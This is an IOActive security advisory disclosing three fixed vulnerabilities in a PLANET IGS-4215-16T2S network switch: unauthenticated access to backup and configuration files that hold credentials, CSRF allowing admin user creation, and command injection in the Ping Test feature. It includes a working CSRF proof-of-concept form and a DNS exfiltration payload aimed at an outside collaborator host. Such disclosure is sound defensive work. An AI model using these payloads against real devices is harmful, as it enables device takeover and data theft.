# IOActive Security Advisory

| Title | PLANET Technology - Multiple Vulnerabilities |
|---|---|
| Severity | Three Vulnerabilities – One High, One Medium and One Low |
| Discovered by | Daniel Martinez |
| Advisory Date | 2024-08-07 |
| CVEs | CVE-2024-2740, CVE-2024-2741, and CVE-2024-2742 |

## Affected Product

- IGS-4215-16T2S

## Firmware Version

- 1.305b210528

## Background

IOActive had the chance to access the IGS-4215-16T2S device. IOActive identified three vulnerabilities which need attention.

## Timeline

- 2022-09-29: IOActive discovers the vulnerabilities
- 2023-03-29: IOActive informs Planet Technology about the identified vulnerabilities
- 2023-12-13: Planet released a new firmware version (1.305b231218) informing IOActive that the vulnerabilities are fixed
- 2024-01-09: IOActive notifies the vulnerability to INCIBE, Spanish CERT
- 2024-02-16: IOActive confirm that the vulnerabilities were fixed after retesting them in the new firmware version
- 2024-03-21: INCIBE shared the CVEs assigned with IOActive
- 2024-08-07: IOActive advisory published

**NOTE :** While publishing this disclosure, IOActive had retested version FW-IGS-4215-16T2S_v1.305b231218.bix with hash 6e4ea892dc0d203c83ff02a2cba13e83. This version had the fixes. PLANET Technology published a firmware FW-IGS-4215-16T2S_v1.305b240227.bix with the hash abe64b8a62ebf339fb404fd85c0081b. They had informed that the findings have been fixed in this version. IOActive has not reviewed this firmware.

 

# Unauthenticated Access to Backup Files through URL (CVE-2024-2740)

## Severity: High

## Threat and Impact

To access the functionality and resources of the device's administrative web interface an authentication process must take place; however, the server did not verify a valid session existed before returning some resources to the end-user. An unauthenticated user could retrieve those resources.

IOActive found several unauthenticated paths, most of which were hard to guess; however, the following paths were accessible and easy for an unauthenticated user to exploit. All the files included the user and password for the device.




*Figure 1. Backup Manager Functionality*

 

/tmp/ram.log




*Figure 2. Device Configuration*

 

/tmp/running-config.cfg




*Figure 3: Username and Password for Device*

 

/tmp/backup-config.cfg




*Figure 4: Backup Configuration*

## Recommendation

It is recommended to add a session control system to the affected files.

 

# Cross-site Request Forgery via Admin User Creation (CVE-2024-274)

## Severity: Medium

## Threat and Impact

IOActive saw a general lack of protection against cross-site request forgery (CSRF) attacks. During a CSRF attack, unauthorised commands are transmitted from a user that the web application trusts in a manner that is difficult or impossible for the web application to differentiate from normal actions from the targeted user.

As a result, attackers may trick application users into performing critical application actions that include, but are not limited to, adding and updating accounts.

A CSRF attack works by including a link or script in a page or email that accesses a site known to be vulnerable and have unexpired authentication. For example, let us assume John receives an email from Alice that contains a link or image tag linking to the vulnerable site as shown below:

```
<img src=http://CSRF_URL/attack.jhtml?c=JavaScript=PAYLOAD/>
```

If the vulnerable site keeps victim's authentication information in a cookie and the cookie has not expired, when the victim's browser attempts to load the image or link, it will successfully submit the payload form with his cookie. The exploit will be executed as an authenticated user without victim's approval or knowledge.

Users are authenticated by a cookie saved in their web browser that could unknowingly send HTTP requests to a site that trusts them and thereby causes one or more unwanted actions. Web applications that perform actions based on input from trusted and authenticated users (change email, change password, add account) without requiring the user to authenticate to the specific action are vulnerable to CSRF attacks.

Additionally, successful CSRF attacks are very difficult to detect from the application server because the attacker is using the authenticated user's browser to perform actions they are already authorised to do. In the server logs, while the activity may in fact be logged, the actions will still be coming from the same computer, and thus IP addresses and other identifying information will be imperceptible between legitimate actions and the attacker's actions.

 

When an administrative user creates a new user on the device, the application performs the following POST request:

```
POST /cgi-bin/dispatcher.cgi HTTP/1.1
Host: 10.125.252.70
Cookie: id=7eed1b2ef4644e24bdbcc3cf4fbc9b9f
Content-Length: 84
Cache-Control: max-age=0
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
Origin: https://10.125.252.70
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36 Burpito
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: frame
Referer: https://10.125.252.70/cgi-bin/dispatcher.cgi?cmd=524
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,nl;q=0.7
Connection: close

usrName=test&usrPassType=1&usrPass=ioactive&usrPass2=ioactive&usrPrivType=15&cmd=525
```

*Figure 5: POST Request to Add User*

IOActive changed the method of the HTTP request from POST by GET. The device accepted the client request:

```
GET /cgi-bin/dispatcher.cgi?usrName=test&usrPassType=1&usrPass=ioactive&usrPass2=ioactive&
usrPrivType=15&cmd=525 HTTP/1.1
Host: 10.125.252.70
Cookie: id=7eed1b2ef4644e24bdbcc3cf4fbc9b9f
Sec-Ch-Ua: "Not;A=Brand";v="99", "Chromium";v="106"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/106.0.5249.62 Safari/537.36 Burpito
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,nl;q=0.7
Connection: close
```

*Figure 6: Request Changed by IOActive*

IOActive exploited an instance of CSRF to create a new admin user on the device.

 

The following code was used to exploit the vulnerability:

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://10.125.252.70/cgi-bin/dispatcher.cgi">
      <input type="hidden" name="usrName" value="test" />
      <input type="hidden" name="usrPassType" value="1" />
      <input type="hidden" name="usrPass" value="ioactive" />
      <input type="hidden" name="usrPass2" value="ioactive" />
      <input type="hidden" name="usrPrivType" value="15" />
      <input type="hidden" name="cmd" value="525" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

The new administrator user was created in the device:


*Figure 7: User "test" Creation*

## Recommendation

It is recommended to limit the affected request to a POST method and to ensure the CSRF token is working properly.

 

# Authenticated Remote Code Execution (CVE-2024-2742)

## Severity: Low

## Threat and Impact

The remote web server hosts scripts that fail to adequately sanitise strings in the Ping Test functionality (Maintenance -> Diagnostic -> Ping Test -> IP Address). An attacker may be able to exploit this issue to execute arbitrary commands on the remote host.




*Figure 8: Ping Functionality*

To exploit the vulnerability IOActive used network interactions over DNS request to exfiltrate sensitive data within the interaction data.

The first screenshot shows the following payload:

```
;ping `uname`.subdomain.com.
```

 

A Linux environment executed the command in quotes uname and then executed the ping command adding the output of the previous executed command at the beginning of the domain name:


*Figure 9: Request in Burp Suite*

IOActive went on to set up an external server: *.zoraoperl8y4x71u2jb3rbopjgp6dv.oastify.com. The following screenshot shows how such external server obtained a DNS lookup for Linux.zoraoperl8y4x71u2jb3rbopjgp6dv.oastify.com.




*Figure 10: DNS Query Confirmed in Burp Suite Collaborator*

This confirmed the vulnerability, along with the fact that the affected system was running Linux.

 

Additionally, other requests were made. For instance, the following screenshot confirmed that the devices were running with administrative privileges (root):




*Figure 11: DNS Query Confirmed in Burp Suite Collaborator*

## Recommendation

It is recommended to filter the user input to remove all malicious characters. However, implementing a positive security model would be most efficient. Typically, it is recommended to define the legal characters than the illegal characters.

 